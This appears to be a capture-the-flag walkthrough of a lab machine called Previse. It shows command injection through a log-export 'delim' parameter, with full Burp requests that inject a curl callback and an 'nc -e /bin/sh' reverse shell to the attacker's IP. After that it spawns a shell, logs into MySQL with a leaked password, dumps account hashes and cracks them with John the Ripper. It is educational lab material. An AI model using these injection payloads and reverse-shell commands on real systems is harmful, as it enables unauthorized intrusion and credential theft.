


When I opened the file, it displays the same as the response on BurpSuite which might be the username of the machine



```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat out.log
time,user,fileID
1622482496,m4lwhere,4
1622485614,m4lwhere,4
1622486215,m4lwhere,4
1622486218,m4lwhere,1
1622486221,m4lwhere,1
1622678056,m4lwhere,5
1622678059,m4lwhere,6
1622679247,m4lwhere,1
1622680894,m4lwhere,5
1622708567,m4lwhere,4
1622708573,m4lwhere,4
1622708579,m4lwhere,5
1622710159,m4lwhere,4
1622712633,m4lwhere,4
1622715674,m4lwhere,24
1622715842,m4lwhere,23
1623197471,m4lwhere,25
1623200269,m4lwhere,25
1623236411,m4lwhere,23
1623236571,m4lwhere,26
1623238675,m4lwhere,23
1623238684,m4lwhere,23
```

Next, I intercept again the log page and choose file delimiter as comma. Then send it to repeater.



Request Log Data

We take security very seriously, and keep logs of file access actions. We can set delimters for your needs!


Find out which users have been downloading files.

File delimeter: comma

4.Getting the reverse shell


This step is just to ensure that there will be a connection with the attacker machine. Not necessary to be done, you can skip to the reverse shell part.

**Command : delim=comma%26curl+IPATTACKER:LISTENINGPORT(URL ENCODED)**


Burp Suite Community Edition v2021.8 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
1 × ...
Send Cancel
Target: http://10.129.187.64
HTTP/1
Request
Pretty Raw Hex \n
Response
INSPECTOR

```
POST /logs.php HTTP/1.1
Host: 10.129.187.64
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=86pohu2u3klk5p2dn22beq7uqe
Connection: close
Content-Length: 36
Content-Type: application/x-www-form-urlencoded

delim=comma%26curl+10.10.14.102:6666
```

Make sure you already run your netcat listener before sending the request. Once I pressed send, I managed to get a response from my listener.




```
┌──(kali㉿kali)-[~/Desktop/previse/siteBackup]
└─$ sudo nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.102] from (UNKNOWN) [10.129.187.64] 44306
GET / HTTP/1.1
Host: 10.10.14.102:6666
User-Agent: curl/7.58.0
Accept: */*

█
```

Next, on the repeater. I put my reverse shell command.


**Command : nc -e /bin/sh IPATTACKER LPORT**

Paste the command after the *delim=comma* line and URL encode the command.



```
POST /logs.php HTTP/1.1
Host: 10.129.187.64
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=86pohu2u3klk5p2dn22beq7uqe
Connection: close
Content-Length: 45
Content-Type: application/x-www-form-urlencoded

delim=comma%26nc+-e+/bin/sh+10.10.14.102+6666
```

Same as before, make sure you already run your netcat listener before send it on BurpSuite. Once I pressed Send, I managed to access the machine.




```
┌──(kali㉿kali)-[~/Desktop/previse/siteBackup]
└─$ sudo nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.102] from (UNKNOWN) [10.129.187.64] 44394
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
ls
```

I get the shell of the machine before continue to find the user.txt

**Command : python -c ‘import pty; pty.spawn(“/bin/sh”)’**

When I tried to open the user.txt, permission denied is display. Still a long way to go I guess.




```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@previse:/home$ ls
ls
m4lwhere
www-data@previse:/home$ cd m4lwhere
cd m4lwhere
www-data@previse:/home/m4lwhere$ ls
ls
user.txt
www-data@previse:/home/m4lwhere$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@previse:/home/m4lwhere$ 
```

Then I remembered the MySQL credentials that we get earlier in the *config.php* file.

**Command : mysql -u username -D database -p password**


I managed to access into the mysql database.



```
www-data@previse:/home/m4lwhere$ mysql -u root -D previse -p
mysql -u root -D previse -p
Enter password: mySQL_p@ssw0rd!:)'

ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
www-data@previse:/home/m4lwhere$ mysql -u root -D previse -p
mysql -u root -D previse -p
Enter password: mySQL_p@ssw0rd!:)

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 20
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

You might see a lot of effort to get the hash password as I keep forgetting to insert the semicolon before pressing enter. The hash password is stored in previse (database) > accounts (tables). It seems to be in MD5 format.

You can also see that the username that we used, which is admin also has been stored in the database. I might be wrong on that part so nevermind.



```
\c
mysql> show databases
show databases
    → \c
\c
mysql> show databases;
show databases;
+────────────────────+
| Database           |
+────────────────────+
| information_schema |
| mysql              |
| performance_schema |
| previse            |
| sys                |
+────────────────────+
5 rows in set (0.00 sec)

mysql> use previse;
use previse;
Database changed
mysql> show tables;
show tables;
+───────────────────+
| Tables_in_previse |
+───────────────────+
| accounts          |
| files             |
+───────────────────+
2 rows in set (0.00 sec)

mysql> select * from accounts
select * from accounts
    → /c
/c
    → \c
\c
mysql> select * from accounts
select * from accounts
    → \c
\c
mysql> select * from accounts;
select * from accounts;
+────+──────────+────────────────────────────────────+─────────────────────+
| id | username | password                           | created_at          |
+────+──────────+────────────────────────────────────+─────────────────────+
|  1 | m4lwhere | $1$🧂llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
|  2 | admin    | $1$🧂llol$uXqzPW6SXUONt.AIOBqLy. | 2021-08-11 19:54:35 |
+────+──────────+────────────────────────────────────+─────────────────────+
2 rows in set (0.00 sec)
```

5.Decrypt the hashed password


I stored the hashed password in a .txt file.

I used John the ripper to decrypt the password. Hashcat is also recommended.

**Command : john -format=md5crypt-long --wordlist=/Your/Prefered/Wordlist <hashedPassword>**

Now we know that the username will be m4lwhere. So we wait.Indeed it takes a lot of time for me *(almost 10 minutes I guess)* to get the credentials with the username m4lwhere.

I might using the wrong wordlist because it takes so much time. But at the end, I managed to find the hashed password for m4lwhere user.*(not included in screenshot)*



